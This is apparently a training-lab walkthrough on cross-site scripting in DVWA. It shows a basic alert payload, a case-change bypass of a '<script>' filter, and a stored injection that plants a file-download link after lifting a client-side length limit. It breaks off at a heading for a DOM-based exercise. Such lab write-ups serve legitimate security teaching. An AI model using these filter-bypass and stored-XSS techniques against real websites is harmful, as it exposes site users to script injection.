
XSS Injection

Open owaspbwa web server




XSS Bypassing simple filters


Go to DVWA and switch to medium security.



Navigate to the XSS reflected




Enter your name to check output.



Now try insert js(XSS) payload to get alert box.


<script>alert(“Hello”)</script>

And check if we get pop u just like low level security



Due to some filters we are not able to insert xss payload, it is taking it as an input.


Check source code for filters




In this filter <script> tag is replaced with nothing.

To bypass this filter we can replace <script> tag with this <SCRIPT> tag which is not filtered in backend.

Insert following payload - <SCRIPT>alert(“Hello”)</SCRIPT>




Now run the command.




We successfully inserted our xss payload to the server.

Downloading files with xss vulnerability

Open DVWA and navigate to the XSS Stored.




Enter name and message to test is it storing it or not.



Now try to insert any xss payload.


Inspect the code and check for length limit and increase limit to insert payload to download the file.




Now we can insert our payload to the fields.

Insert following payload to message field


<a href = "http://192.168.164.134/dvwa/phpinfo.php" download>phpinfo/a>



Now we can download the file.




Just click on the link and file will get download.



DOM based password generator

